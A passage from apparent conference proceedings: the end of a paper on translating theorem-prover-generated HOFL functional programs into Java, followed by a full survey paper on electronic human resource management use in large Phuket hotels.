${<}\text{CaseExpr}{>} \; | \; {<}\text{FuncApp}{>} \; | \; {<}\text{FuncVar}{>} \; | \; {<}\text{FuncDef}{>} \; |$
${<}\text{Letrec}{>} | \ldots$

where '|' represents switching between different functional language constructs [1].

The general form of a mapping rule is defined as

$$HOFLexprType \rightarrow T{<}HOFLexpr{>} \; {<}JavaCode{>}$$

where the variable *HOFLexprType* represents the *type* of the HOFL expression under translation, *HOFLexpr* is the HOFL expression to be translated, and *JavaCode* is the equivalent Java code of this HOFL expression.

Each of the primitive HOFL expressions has its corresponding equivalent Java code in its basic form where the source and target language constructs have same variable name. In these rules, f and $f0$ denote the function variable, x, x', x_1, x_1', y, y' and vs are data variables, and e, $e1$, $e2$ are expressions. The environment variable ϕ is used to store the universal input variables appearing within the input specification. The expression type, keywords, identifiers and sub-expressions of a HOFL expression are determined during

parsing of the constructed functional program, which are input to the translation/mapping module for further processing of the functional expression [1].

Rule Ʈ1 encounters a variable v in HOFL syntax, and since the HOFL program contains only natural number variables as specified in the input program specification, it is translated to an integer type variable in Java. Rule Ʈ2 encounters a renaming v' of a natural number variable v. Since the renaming occurs only at the recursive steps and as v' is a sub-component of v, hence v is decremented to its predecessor by decrementing v by 1. If v is a renaming of v, then v is further translated using Ʈ. Rule Ʈ3 encounters list type variable vs of natural numbers in HOFL syntax, and it is translated to an integer array variable in Java syntax. Rule Ʈ4 and Rule Ʈ5 deal with constructors. Rule Ʈ4 encounters the constructor *Zero*, which is translated to an equivalent Java integer number 0. Rule Ʈ5 encounters the constructor application *Succ(e)*. In this rule, 1 is added with the result of translating the argument e. Rule Ʈ6 translates a HOFL function variable f with no arguments to a Java function $f()$. Rule Ʈ7 encounters a function application of the function f with n number of arguments $e_1 ... e_n$. The PLTS translates this function application to a Java function call to the function f with the results of separately translating the arguments $e_1,..., e_n$ as the function arguments. Rule Ʈ8 encounters a HOFL **case** expression which is translated to a *switch* statement in Java syntax, and the HOFL sub-expressions in the **case** branches are recursively translated to their equivalent Java code. Before translating the case branches, any renamed variable occurring within the **case** branches is searched within the environment variable ϕ, and it is checked to see whether it is a renaming of any of the variable found within ϕ. The renamed variable is initialized with decrementing the original **case** selector variable by 1 for each renaming. Rule Ʈ9 translates a HOFL function definition of f with n bound variables. The lambda (λ) bound variables $x_1 ... x_n$ used in the body of the function f are local to the function f, which become the formal parameters *int* $x_1, ... , int x_n$ of the corresponding Java function f. The body of the Java function f is obtained by translating the HOFL expression e of the function f. Rule T10 translates a HOFL **letrec** expression which defines a function f with n parameters including a function call to f. The λ bound variables $x_1 ... x_n$ used in this expression are local to the function f, which become the formal parameters *int* $x_1, ... , int x_n$ of the corresponding Java function f. The body of the Java function f is obtained by translating the **case** expression of the **letrec** expression. The function call $f(x_1 ... x_n)$ used in the tail of the **letrec** expression is translated to a Java function call $f(x_1, ..., x_n)$, and the variables $x_1, ..., x_n$ are inserted into ϕ.

In the application of the rules Ʈ to an HOFL expression, the matching of any component expression contained in the constructed functional program with the appropriate mapping rule skeleton is performed on the skeleton of the HOFL component contained in the appropriate mapping rule [2,3,8,9].

Example

Consider the translation of a HOFL **letrec** expression which defines the function f as given by expression (4) into Java code using the rules Ʈ of the PLTS module. In this expression, x is a natural number variable which is decremented by 1 in each recursive call to the function f until x reduces to 0.

$$\textbf{letrec } f = \lambda x.\textbf{case } x \textbf{ of}$$
$$\text{Zero : Zero} \qquad (4)$$
$$| \text{ Succ}(x'): f x'$$
$$\textbf{in } f x$$

The PLTS module generates the intermediate Java code as shown below which defines the Java function f using the mapping rules Ʈ. The Java function f needs to be refined to obtain a syntactically correct Java function.

// Intermediate Java Code in the form of a function definition:

```
public void f(int x)
{
    switch (x)
        {case 0:
            0;
            break;
        default:
            x' = x -1;
            f(x');
    }
}
```
// Function call:
```
        f(x);
```

A. Refinement of the Java Code

The refinement phase makes few changes to the generated Java code of the function f as shown above resulting in the refined correct Java code as shown below.

```
public int f(int x)
{
    switch (x)
    {
        case 0:
            res = 0;
            break;
        default:
            x = x -1;
            res = f(x);
    }
    return res;
}
```

During refinement, at first, the *void* type of the function f is converted to *int* type. This change is mandatory as the constructed HOFL program defined in the form of a **letrec** function returns a natural number value as the output of the function, so the generated Java function obtained from the HOFL function must have the same return type declared in the function header or function prototype declaration, i.e., *int* type in Java. As it is difficult to handle the return type of the generated Java function within the rules Ʈ, the return type of the function is added during the refinement phase of the program construction system as shown in Fig. 1. Second, the statements, expressions or values which contribute to final result are identified, and an output variable, e.g. *res*, is initialized with these components. The output variable is declared as an attribute of a Java class in which this function will be

encapsulated as a member operation. Third, a return statement is added to return the output from the Java function *f*. Finally, as the renamed variable, e.g., *x'* is not a valid identifier in Java, so, it is replaced with the value given in terms of the original variable *x*. The initialization of the original variable to its updated value can be defined in terms of the original variable itself in Java, e.g., $x = x - 1$.

VIII. JAVA PROGRAM CONSTRUCTION

In the construction phase, an executable Java program can be developed using the Java function obtained after refinement such that both of the HOFL program constructed from the input functional program specification and the developed Java program from this HOFL program perform the same computation.

Consider the generation of Java code using the rules Τ by translating the **letrec** expression (2) which is the HOFL program constructed from specification (1). The application of the rules Τ to expression (2) translates it to the intermediate Java code which defines function *f0* is shown below.

```
public void f0(int x)
  {
   switch (x)
    {
    case 0:
        0;
      break;
    default:
     {
        x' = x -1;
        switch (x')
         {
           case 0:
              0;
             break;
           default:
           { x" = x -1-1;
             f0(x") + 1;
           }
         }
     }
    }
  }
```

The function *f0* can be used to compute the natural number *y* for an input *x* such that *x* is either double of *y* or the successor of the double of *y* as stated in the program specification (1). The developed Java code of function *f0* is a bit difficult for the beginners to write successfully in one trial. The refined Java code, which defines function *f0* is shown below as a member operation of the class F0.

```
public class F0
{
  int res = 0;
  F0() {};

  public int f0(int x)
  {
   switch (x)
    {
```

```
    case 0:
      res = 0;
     break;
    default:
    {
     x = x - 1;
     switch (x)
      {
        case 0:
           res = 0;
          break;
        default:
          { x = x – 1
            res = f0(x) + 1;
          }
     }}}

   return res;
 }}
```

The above Java class F0 contains the correct operation details code for operation *f0* after refinement of the previously shown intermediate Java code.

A. Java Class Construction

Each of the HOFL functions defined with **letrec** expression within the constructed HOFL program is translated to a Java function using the rules Τ. A Java class F0 is defined following the function name *f0* of the outermost **letrec** function *f0* defined by expression (2) to encapsulate the Java function *f0* after refinement as a member operation is shown above. The λ-bound variable of the constructed HOFL function *f0* becomes the formal parameter, i.e., *int x,* of the Java function *f0*, which is defined by translating the HOFL **letrec** function *f0*. In most of the cases, the theorem prover constructs the HOFL program consisting of a single **letrec** expression from each input specification [1]. The class F0 is defined with declaring the constructor F0() and the output variable *res*.

B. Java Application Class Construction

A Java program usually executes by creating objects of the user defined classes within a Java application class containing the *main*() function. To execute the Java operation *f0* of the class F0 as shown below, we need to build a Java program using a Java application class containing a main function to invoke the function *f0* by creating object of F0.

```
class F0app
{
static F0 ob = new F0();

public static void main(String args[])
{
   int x = 11;
   System.out.println("Input (x): "+ x);
   System.out.println("Existential Witness (y):"+ ob.f0(x));
 }
}
```

To develop an executable Java program, a Java application class called *F0app* is defined as shown above. The argument *x* of the HOFL **letrec** function call *f0 x* used in expression (2) becomes the argument of the Java function call *f0(x)* using the

object of the class F0 within the *main* function of the Java application class *F0app*. The argument *x* of the HOFL **letrec** function call *f0 x* is declared as an integer variable within the *main* function. The operation *f0* of the class F0 is invoked by passing *x* by initializing an integer number 11 as an argument to the Java function *f0* by creating an object. The Java function *f0* computes the same value as the witness value computed by the HOFL program defined by expression (2) for any input value of *x*. The output of executing the constructed Java program with invoking the operation *f0* with an input 11 is shown below, which computes an existential witness value 5.

Input (x): 11
Existential Witness (y): 5

The above output computed by the automatically developed Java function *f0* satisfies the properties defined by the input functional program specification (1).

IX. IMPLEMENTATION AND RESULTS

A prototype version of the Java program construction system based on the system architecture shown in Fig. 1 has been tested. The theorem prover Poiti′n [2,3,8] implemented using SML/NJ functional programming language is at the heart of the program construction system. Poiti′n uses a simple higher order functional language (HOFL) with first order quantifiers. The functional program constructed from the input specification is a HOFL **letrec** function, which is output to a disk file for further processing using the PLTS module to generate Java code from this HOFL function. A simple application program has been written using NetBeans IDE Java programming language to implement the rules Τ of the PLTS module to translate the constructed HOFL program into semantic equivalent Java code in the form of a Java function, is still under improvement. The generated Java code of the function requires refinement tasks to be performed through using four steps of the refinement phase to build a syntactically correct Java function. The construction of the Java class to encapsulate the generated Java function as a member operation, and the construction of the Java application class for object creation and invoking the member operation are done manually in the current version of the prototype, which is still under improvement. The Java program construction system can be used to generate Java code in all of the cases where the theorem prover Poiti′n is able to construct HOFL program from the constructive proofs of the input program specifications.

A. Validation and Correctness

A number of theorem provers are available besides Poiti′n, e.g., Nuprl, Coq and automatic recursive program synthesis system [4,5,6], which can be used to verify programs, and can be used to construct programs from the proofs of the specifications. Most of the theorem provers and program synthesis systems use axioms or intermediate lemmas and generalizations in order to complete the proof successfully. Poiti′n does not make use of any lemmas, only need generalization to complete the proofs [2]. Hence the number of theorems that can be proved by Poiti′n is also small.

To show that the program construction system shown in Fig. 1 can construct correct Java programs with respect to the input program specification, the following two properties need to be ensured:

- The functional program constructed from the input functional program specification by Poiti′n is correct and satisfies the input specification.

- The mapping rules Τ defined for the PLTS module for translating the constructed functional program to equivalent Java code are sound.

The proof of the above two properties is beyond the scope of this paper. The details of the proof of the first property can be found in [2,3,8,9]. To prove the second property, it is sufficient to show that each HOFL construct that is dealt with the rule of Τ is translated to equivalent Java code. It is beyond the scope of this paper to give the details of this proof.

B. Examples of Some Program Specifications

Some examples of functional program specifications which can be used to construct functional programs from their constructive proof using Poiti′n are shown below [2].

1) *ANY y:nat.(eqnum x Zero) ∨ (eqnum x (Succ(y)))*
2) *ANY y:nat.eqnum y (plus x (Succ(Zero)))*
3) *ANY y:nat.(even x) → (eqnum (double y) x)*
4) *ANY z:nat.(less x y) → (eqnum(plus x z) y)*
5) *ANYy:nat.or (eqnum(double y) x)*
   (eqnum(Succ(double y)) x)

X. CONCLUSION AND FUTURE WORK

The approach for Java program construction presented in this paper to solve a particular computational problem uses an inductive theorem prover called Poiti′n [2,3,8]. A HOFL program is automatically constructed from the proof of a functional program specification using Poiti′n, which is translated to a Java function using a PLTS module in order to generate a Java program to get the essence of constructing Java programs from input program specifications. The constructed HOFL program satisfies the input specification. The generated Java function requires refinement to obtain a syntactically correct Java function which can compute the same output as that of the HOFL program [1]. To execute this function, it is encapsulated within a user defined Java class as a member operation, and invoked within a java application class by creating object of the user defined class. The language of Poiti′n is untyped, and hence the input specifications are considered about natural numbers only in the current scope. As far we know from the online literature, for the first time, the approach for the automatic construction of a Java program from the input program specification, i.e. a functional program specification using the constructive proof of the specification is presented in this paper based on the work presented in [1]. The programs are constructed only from the specifications which are proved correct. So, this system constructs correct programs with respect to the specifications. Automatic construction of programs is an interesting area of research in the field of formal software development.

There are a number of directions for continuing further research. First, the Java code generation phase can be improved

so that more efficient Java code can be generated, which will require less refinement tasks. Second, the language of the theorem prover Poiti′n can be extended to include type systems [1], and try to handle more difficult specifications for program construction. Finally, the Java class construction phase can be automated to develop an executable Java program.

REFERENCES

[1] Md. Humayun Kabir, Development of a Language Translator for Automatic Construction of Java Programs from Functional Programs, Project Report. Faculty of Mathematical and Physical Sciences, Jahangirnagar University, 2010.

[2] Md. Humayun Kabir, Automatic Inductive Theorem Proving and Program Construction Methods Using Program Transformation. PhD Thesis, School of Computing, Dublin City University, Ireland, September 2007.

[3] G.W. Hamilton and H. Kabir, "Constructing Programs From Metasystem Transition Proofs". Proceedings of the First International Workshop on Metacomputation in Russia, pp. 9-26, 2008.

[4] Seokhyun Han, "Verification of Java Programs in Coq", 2nd Conference on Computer Science and Electronic Engineering (CEEC) 2010, IEEE, pp. 1-8.

[5] F. Loulergue, V. Niculescu, and S. Robillard, "Powerlists in Coq: Programming and Reasoning", First International Symposium on

Computing and Networking (CANDAR) 2013, IEEE, pp. 57-65.

[6] A. Armando, A. Smail and I. Green, "Automatic Synthesis of Recursive Programs: the Proof-planning Paradigm", 14th IEEE International Conference on Automated Software Engineering, pp. 2-9, 1997.

[7] Zohar Manna and R. Waldinger, "Synthesis: Dreams → Programs", IEEE Transactions on Software Engineering. vol. SE-5, Issue: 4, pp. 294-328, 1979.

[8] H. Kabir and G.W. Hamilton, "Extending Poitin to Handle Explicit Quantification", Proceedings of the 6th International Workshop on First-Order Theorem Proving FTP 2007, pp. 20-34, Liverpool, UK.

[9] G.W. Hamilton, "Distilling Programs for Verification", Proceedings of the 6th International Workshop on Compiler Optimization meets Compiler Verification, ETAPS 2007, pp. 21-35.

[10] Md. Humayun Kabir and G.W. Hamilton, "On Automatic Program Transformation Algorithms", Journal of Electronics and Computer Science, Jahangirnagar University, vol. 10, pp.19-24, June 2009, ISSN 1680-6743.

[11] P. Bertelsen, Compiling SML to Java bytecode, Master's thesis, Department of Information Technology, Technical University of Denmark, January 1998.

[12] Mark Tullsen, Compiling Haskell to Java, Research Report, Department of Computer Science and Engineering, Yale University, New Haven, May 1996.

[13] E. Zieg, "An ATLAS to C Conversion Utility for VDATS", AUTOTESTCON 2008, IEEE, pp. 616-618, Salt Lake City, UT.

[14] H. M Sneed, "Migrating from COBOL to Java", IEEE International Conference on Software Maintenance (ICSM) 2010, pp 1-7, Romania.

Electronic Human Resource Management (e-HRM) of Hotel Business in Phuket

Kitimaporn Choochote
Faculty of Technology and Environment
Prince of Songkla University, Phuket Campus
Phuket, Thailand

Kitsiri Chochiang
Faculty of Technology and Environment
Prince of Songkla University, Phuket Campus
Phuket, Thailand

Abstract—This research aims to study the pattern of the electronic human resources management (e-HRM) of the hotel business in Phuket. The study is conducted with the implementation of field data and in-depth interview of hotels' HR managers. In consequence, the study reveals that the hotel business has applied the use of the e-HRM varying in job recruitment (15 percent), employee engagement (55 percent), organizational file structure (10 percent), idea and creativity exchanges (38 percent) and assessment system (6 percent). However, considered as 100 percent, the hotel business has not prepared to apply the use of the e-HRM in salary system, learning and training program, welfare allocation and career development.

Keywords—*electronic human resource management; e-HRM; hotel business; e-learning; Management*

I. INTRODUCTION

The information technology has been developed and advanced drastically over time. Therefore, several organizations are attempting to highly develop themselves and demonstrate their leaderships and professional visions of the industry. Admittedly, the human resources department is considered as the most significant part in all business organizations as it concerns greatly with intellectual skills, required abilities and work-related experiences of employees in the organization. A large number of technologies have been applied to facilitate the management of human resources. The e-HRM plays a vital role in human resources management [1] where procedures and processes can be less complicated [2] while ensuring accuracy [3] and timeliness of communication between both organizations and employees with unlimited distance of message transmission. This helps reduce work complexities [4] and stimulate the employees to work effectively.

A massive number of investments have been generated in the alignment of the hotel business [5], thanks to a rapid expansion of transportation and tourism industries that help drive economic growth for the country. Consequently, it can be said that effective human resources management is compulsorily required for all business organizations. The implementation of the e-HRM in the hotel business is very important as it helps a certain organization to achieve its goal in a precise and speedy manner [6], [7], [8], [9].

II. ELECTRONIC HUMAN RESOURCES MANAGEMENT MODEL

The e-HRM is considered as one of the key factors that every organization needs to focus. Everything will be performed via electronic solutions and, as a result, it can help an organization to move forward quickly. The innovative e-HRM can ensure no redundant works or waste of time and human resources. The e-HRM consists of 9 important systems [10] described as follows.

A. Recruitment System

An online job application starts with downloading of an online application form with regard to the preferred position and qualifications required for the job. It is required to submit the online application form via the system, in which the system will begin to perform its preliminary screening process with, for instance, the use of keywords or special skills required by the applied position [11], [12]. After the preliminary screening process, an interview session will come into consideration. An applicant will be asked to describe personal information, required skills and work-related experiences or tested for the attitude [13], [14] and professionalism towards the position [15], [16]. The final step of the online recruitment system concerns greatly with schedules and appointments, which can quickly be confirmed via email, SMS or phone.

B. Employee System

The employee system can effectively manage the basic data of employees via networking system. An employee can feel free to add, delete and edit personal profile. The system is also connected to other data and information where an employee can manage them personally and completely such as making a leave request, in which an employee can see the exact number of leave days while being able to make a leave request directly via the computer. This can facilitate a manager to approve such leave request in an immediate manner as both the employee and the manager can view the details of leave request fully. [17] Meanwhile, another important point in the employee system is an employee can make a reservation for car, conference room and other facilities in the organization in advance to ensure promptness prior to the actual date of use [18], [19], [20].

C. Basic Organizational Information Management System

To create a good organizational structure, high-ranking executives are required to understand the nature of organization as well as work function and performance that keep changing

constantly. A good organizational structure will also reflect in clear vision, mission and value in order to encourage all employees to achieve a mutual goal. In doing this, all employees must have a good cooperation and harmony to ensure that the organization can move forward rapidly and strongly. Determining the organizational structure is also important as each employee can clearly understand their roles and responsibilities [21]. Therefore, the reception of organizational information via the networking system, such as website or share drive, will generate quicker and clearer overview of such information [22].

D. Salary Management System

Obviously, this system will be accessed by an employee at least once a month. Salary management, of course, concerns mostly with salary, remuneration and overtime payment received from the organization. However, there will be some deduction amount, such social security, as found in the system. Also, the system will facilitate an employee with an automatic calculation of both income and deduction amount of each month. The net amount of salary will show to the calculation of tax to be paid to the government. An employee is allowed to access to the salary management system and print out a salary slip only when necessary [23].

E. Learning and Training System

The learning and training system will encourage all employees to maximize skills, increase knowledge and improve attitudes. Generally, the learning or training program will be promoted via an announcement. If an employee has an interest in a certain program, he or she can proceed with the application with specified date and time via email. The system will send an alert message to the employee to confirm the previous registration. As the learning or training program is completed, the employee is required to share knowledge gained from such learning or training program with others [24]. This system will enable the organization to visualize the enthusiasm and learning ambition of the employees, considered as a significant tool for the assessment of employee performance [25], [26].

F. Idea and Creativity Exchange System

The idea and creativity exchange system is developed to stimulate the management of self-responsibility for each employee, where different ideas and viewpoints received from meetings, daily conversations and social network can be shared [27]. Employees are allowed to present new ideas or creativities in Facebook or web board, as part of the intention to let them have a good cooperation in making all tasks achievable [28], [29].

G. Assessment System

For the assessment system, it is required to rely on the online or intranet program that can easily and quickly facilitate the calculation. Strategically, there are two types of assessment. Firstly, an employee is required to conduct a self-assessment. The employee will be motivated to work effectively towards the targeted goal. Secondly, an employee is required to have an assessment conducted by a respective manager. This type of assessment can determine the employee's career development and it has a direct effect in

salary and welfare adjustment when the assessment result is officially revealed [30].

H. Welfare System

Employees can be motivated by the welfare system, which helps build the fairness in receiving necessary remunerations including allowance, travel expense, provident fund and bonus. Admittedly, the welfare was judged and assessed by the rate of sense and feeling in the old days and it consequently led to conflicts between both the employees and the organization. However, due to the prolonged economic slowdown, several organizations have decided to eliminate unnecessary expenses. The development of the welfare system will help reduce non-beneficial costs as all employees will be offered appropriate welfares considered as limitation of individuals. The welfares offered to the employees are designed to suitably meet the targeted organizational goal in accordance with the limitation of individuals in the database [31], [32].

I. Career Development System

This is the final system developed to highly facilitate the e-HRM, which aims at the achievement of the organization. However, the most significant factor in the organizational development is personnel or employee management. [33] As different employees have different skills and abilities, it is required to bring out their most excellent skills and abilities to ensure that each task can be accomplished thoroughly with regard to their educational backgrounds, work-related experiences and special qualifications to be evaluated by their respective managers, as part of the ambitious goal to pursue the 'Put the right man on the right job' concept [34].

III. PURPOSE OF THE RESEARCH

To study the pattern of the e-HRM of the hotel business in Phuket

IV. RESEARCH METHODOLOGY

People involved in the research were human resources managers and other personnel involved in the human resources tasks belonged to hotels in Phuket with more than 200 guest rooms, totaling 57 hotels.

The instruments of this research focused on qualitative methods, with the collection of field data and the in-depth interviews with human resources managers and other personnel involved in the human resources tasks in the hotel business.

V. FINDING

The findings of the research on E-HRM of hotel business in Phuket were:

A. Demographic data

TABLE I. POSITION OF THE INTERVIEWEE

Position	Number of hotels	Percentage
HR Manager	25	50.0
Assistant HR Manager	10	20.0
Other	15	30.0
Total	50	100

TABLE II. GENDER OF THE INTERVIEWEE

Gender	Number of hotels	Percentage
Male	11	22
Female	39	78
Total	50	100

B. Hotel Information

TABLE III. NUMBER OF ROOMS IN THE HOTEL

Hotel rooms	Number of hotels	Percentage
200-250 rooms	23	46
251- 300 rooms	8	16
301-350 rooms	5	10
more than 351 rooms	13	26
Total	50	100

TABLE IV. NUMBER OF EMPLOYEES

Number of employees	Number of hotels	Percentage
0-100	2	4
101-200	19	38
201-300	10	20
301-400	9	18
401-500	2	4
more than 351 rooms	8	16
Total	50	100

C. Information of electronic Human resource management

1) Recruitment System

TABLE V. JOB APPLICATION

Job application	Number of hotels	Percentage
wall in	1	2
walk in and by emailing	41	82
walk in and by mailing	1	2
No additional staff	1	2
by emailing and hotel website	6	12
Total	50	100

TABLE VI. AN APPOINTMENT TO INTERVIEW FOR THE JOB

An appointment	Number of hotels	Percentage
Only informe by phone	33	66
Informe by phone and emailing	17	34
Total	50	100

TABLE VII. NOTIFICATION OF ACCEPTANCE

Notification of acceptance	Number of hotels	Percentage
Tell immediately or call	34	68
Tell immediately or call and send email to confirm	16	32
Total	50	100

2) Employee System

TABLE VIII. THE EMPLOYEE RECORDS

Employee records	Number of hotels	Percentage
Time recorder	7	14
Finger scan	43	86
Total	50	100

TABLE IX. EMPLOYEE'S LEAVE

Employee's leave	Number of hotels	Percentage
Write a letter on paper, approved by the department head and send to HR department	45	90
Write a letter on paper, approved by the department head, filling system and send email to HRdepartment	3	6
Leave online by entering their username and passpord, the sytem will send to department head and forward to the HR department	2	4
Total	50	100

TABLE X. RESERVATION ON A MEETING ROOM AND CAR OF EMPLOYEES

Reservation a meeting room and car	Number of hotels	Percentage
Phone only	10	20
By email only	22	44
Paper only	4	8
By phone and email	6	12
Paper and email	2	4
By email and inform to department head	1	2
unknow	1	2
Total	50	100

3) Enterprise System

TABLE XI. ENTERPRISE INFORMATION MANAGEMENT

Information management	Number of hotels
Notice board	22
Present on orientation	20
Employee handbooks	10

Inform the department head during the meeting	6
Hotel website	4
Department head tell subordinate	1
Share drive	1
unnecessary	3

4) Payroll Management System

TABLE XII.   SALARY DOCUMENT

Salary document	Number of hotels	Percentage
Carbon slip	26	52
Pay slip	24	48
Total	50	100

TABLE XIII.   SALARY CERTIFICATE

Salary certificate	Number of hotels	Percentage
Salary certificate	50	100
Total	50	100

TABLE XIV.   REQUEST MORE CARBON SLIP

Request more carbon slip	Number of hotels	Percentage
Unable	34	68
Submit a form to the HR department	15	30
Submit a form to the HR department and forward email to the accounting department	1	2
Total	50	100

TABLE XV.   PAYROLL SOFTWARE

Payroll software	Number of hotels	Percentage
exel	2	4
Ace payroll	13	26
Eagle	14	28
AudiSoft	1	2
TigerSoft	2	4
Business Plus	1	2
unknown	12	34
Total	50	100

5) Learning and Training System

TABLE XVI.   NOTIFICATIONS LEARNING AND TRAINING

Notification learning and training	Number of hotels	Percentage
By emailg	13	26
By emailg and notice board	23	46
By emailg, notice board and phone	1	2
By emailg, notice board and send document as evidence	2	4
By emailg, notice board and inform the department head when meeting	3	6
By emailg, notice board and share drive	2	4
By emailg, notice board and sound public	1	2
send document to department head	1	2
send document to department head and notice board	1	2
Call each department	1	2
Notice board	1	2
unknown	1	2
Total	50	100

6) Knowledge Sharing within the Organization

TABLE XVII.   KNOWLEDGE SHARING WITHIN THE ORGANIZATION

Knowledge sharing	Number of hotels
Morning meeting	22
By social network	16
Annual meeting	8
Notification HR department	9
Knowledge creation of employees	1
Online surveys	2

7) Evaluation System

TABLE XVIII. EVALUATION SYSTEM

Evaluation	Number of hotels	Percentage
Department head evaluated through the paper only	21	42
Employees and department head evaluated together through paper	26	52
Employees evaluated through paper and department head evaluated online	3	6
Total	50	100

8) Benefits System

TABLE XIX.   BENEFITS

Benefits	Number of hotels
Social security	50
Other	40

9) Career Management System

TABLE XX.   CAREER PROGRESSION

Career	Number of hotels	Percentage
Organization consider the education background, skills and the evaluation from the top executive to be the information to plan for the position	50	100
Total	50	100

VI. CONCLUSION

The results assessed and summarized according to the e-HRM's 9 important systems discussed above.

In conclusion, about 85 percent of the recruitment system had never applied the use of the e-HRM while another 15 percent had successfully implemented this newly developed technology. About 55 percent of the employment system uses the e-HRM and 45 percent had never applied the use of the e-HRM. For the basic organizational information management system, 90 percent failed to apply the e-HRM and 10 percent agreed to use the e-HRM. Unfortunately, 100 percent of the salary management system had never developed the use of the e-HRM, similar to the learning and training system. The idea and creativity exchange system achieved only 38 percent while 62 percent had not prepared to use the e-HRM. About 94 percent of the assessment system has not managed to rely on the e-HRM, but another 6 percent appreciated the technology. Finally, the welfare system and the career development system were mutually down with 100 percent of the e-HRM illiteracy.

VII. RECOMMENDATION

The hotel business operators with more than 200 guest rooms are considered as large organizations with tremendous investments generated to support the fast-growing tourism business immensely frequented by both local and foreign tourists. As a result, it is very important to apply the use of electronic technologies in the business aiming to greatly develop the skills and abilities of the employees while facilitating complicated work processes [35], [36]. Above all, today's common human resources management has been expected to be developed to the complete e-HRM with faster and better business efficiency.

ACKNOWLEDGMENT

REFERENCES

[1] Huub Ruël, Tanya Bondarouk and Jan Kees Looise, "E-HRM: Innovation or irritation. An explorative empirical study in five large companies on web-based HRM," Management Revue, Vol. 15, No. 3, Special Issue: Organizational Innovation and HRM, 2004, pp. 364-380.

[2] Stefan Strohmeier, "Research in e-HRM: Review and implications," Human Resource Management Review 17, 2007, pp. 19–37.

[3] Dianna L. Stone , Eugene F. Stone-Romero and Kimberly Lukaszewski, "Factors affecting the acceptance and effectiveness of electronic human resource systems," Human Resource Management Review 16, 2006, pp. 229–244.

[4] Sharyn D. Gardner, David P. Lepak and Kathryn M. Bartol, "Virtual HR: The impact of information technology on the human resource professional," Journal of Vocational Behavior 63, 2003, pp. 159–179.

[5] Kitimaporn Choochote, "Factors affecting the selection of Boutique Hotel of tourist in Phuket Province," International Journal of Business and Management Study, September 2014; Vol. 1(3), ppt. 137-140.

[6] Parry, Emma, "An examination of e-HRM as a means to increase the value of the HR function," The International Journal of Human Resource Management, May 2011, pp. 1146-1162.

[7] Laumer, Sven, Andreas Eckhardt, and Tim Weitzel, "Electronic human resources management in an e-business environment," Journal of Electronic Commerce Research, 2010, pp. 240.

[8] Swaroop, Mr K. Reddi, "E-HRM and How It Will Reduce the Cost in Organization," Asia Pacific Journal of Marketing & Management Review, Vol.1 (4), December (2012), pp. 133-139.

[9] Mary, C. M., and Nayagi Kunthala, "A Study On The Present And Emerging Trends In E-HRM and HRIS In The Hindu," International Journal of Management, IT and Engineering 2.7, 2012, pp. 178-187.

[10] Kitsiri Chochiang and Kitimaporn Choochote, "9 Procedures for the Effective E-RM,"International Conference on Strategic Business Management (ICSBM 2013), Kuala Lumpur, Malaysia, 4 – 6 July 2013, pp. 28-37.

[11] Sven Laumer and Andreas Eckhardt, "Help to Find the Needle in a Haystack – Integrating Recommender Systems in an IT supported Staff," 47th annual conference on Computer personnel research, 2009, pp. 7-12.

[12] Khosla, Rajiv, "An online multi-agent e-sales recruitment system," Web Intelligence, 2003. WI 2003. Proceedings. IEEE/ WIC International Conference on IEEE, 2003.

[13] Sylva, Hella, and Stefan T. Mol, "E-Recruitment: A study into applicant perceptions of an online application system," International Journal of Selection and Assessment 17.3, 2009, pp. 311-323.

[14] Nickel, Jennifer, and Heike Schaumburg, "Electronic privacy, trust and self-disclosure in e-recruitment," CHI'04 Extended Abstracts on Human Factors in Computing Systems, ACM, 2004.

[15] Greiner, Ben , " An Online Recruitment System for Economic Experiments," Published in Forschung und wissenschaftliches Rechnen 2003, GWDG Bericht, Vol. 63, 2004, pp. 79-93.

[16] Tong, David Yoon Kin, "A study of e-recruitment technology adoption in Malaysia," Industrial Management & Data Systems 109.2, 2009, pp. 281-300.

[17] Stone, Dianna L., and James H. Dulebohn, "Emerging issues in theory and research on electronic human resource management (eHRM)," Human Resource Management Review 23.1, 2013, pp. 1-5.

[18] Parry, Emma, and Shaun Tyson, "Desired goals and actual outcomes of e-HRM," Human Resource Management Journal 21.3, 2011, pp. 335-354.

[19] Mehrjoo, Davood, and Mehdi Noursina, "The Relationships between e-HRM and Staff Empowerment: A Case Study of Amir Al-Moemenin Hospital in Iran," 2013.

[20] Gupta, Anjali, and Shahnam Saxena, "Electronic Human Resource Management (e-HRM): Growing Role in Organizations," Management Insight 8.1, 2013.

[21] Pinki J Nenwani and Manisha D Raj, " E-HRM Prospective in Present Scenario ," International Journal of Advance Research in Computer Science and Management Studies, Volume 1, Issue 7, December 2013, pp. 422-428.

[22] Alshibly, Haitham Hmoud, "Evaluating E-HRM success: A Validation of the Information Systems Success Model," International Journal of Human Resource Studies 4.3, 2014, pp. 107.

[23] Davenport, Thomas H, "Putting the enterprise into the enterprise system," Harvard business review 76.4, 1998.

[24] Osama Harfoushi, Ruba Obiedat, "E-Training Acceptance Factors in Business Organizations," International Journal of Emerging Technologies in Learning, Vol 6, No 2, 2011, pp. 15-18.

[25] Bagnasco, Andrea, et al, "A model for an open and flexible e-training platform to encourage companies' learning culture and meet employees' learning needs," Educational Technology & Society 6.1, 2003, pp. 55-63.

[26] Barron, Tom, "A smarter Frankenstein: The merging of e-learning and knowledge management," Learning Circuits 1.8, 2000.

[27] Woelk, Darrell, and Shailesh Agarwal, "Integration of e-learning and knowledge management," World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education, Vol. 2002 No. 1, 2002.

[28] Jarvenpaa, Sirkka L., and D. Sandy Staples, "The use of collaborative electronic media for information sharing: an exploratory study of determinants," The Journal of Strategic Information Systems 9.2, 2000, pp. 129-154.

[29] Raban, Daphne R., and Sheizaf Rafaeli, "Investigating ownership and the willingness to share information online," Computers in Human Behavior 23.5, 2007, pp. 2367-2382.

[30] Robles, Marcel, and Sandy Braathen, "Online assessment techniques," Delta Pi Epsilon Journal 44.1, 2002, pp. 39-49.

[31] Kahn, David, et al, "System for web-based payroll and benefits administration," U.S. Patent No. 20,020,184,148, 5 Dec, 2002.

[32] Greengard, Samuel, "Putting HR software to work," Workforce 9, 1999, pp. 4-10.

[33] Leibowitz, Zandy B., and Nancy K. Schlossberg, "Training Managers for Their Role in a Career Development System," Training and Development Journal 35.7, 1981, pp. 72-79.

[34] Walz, Garry R, "Career Development in Organizations," 1982.

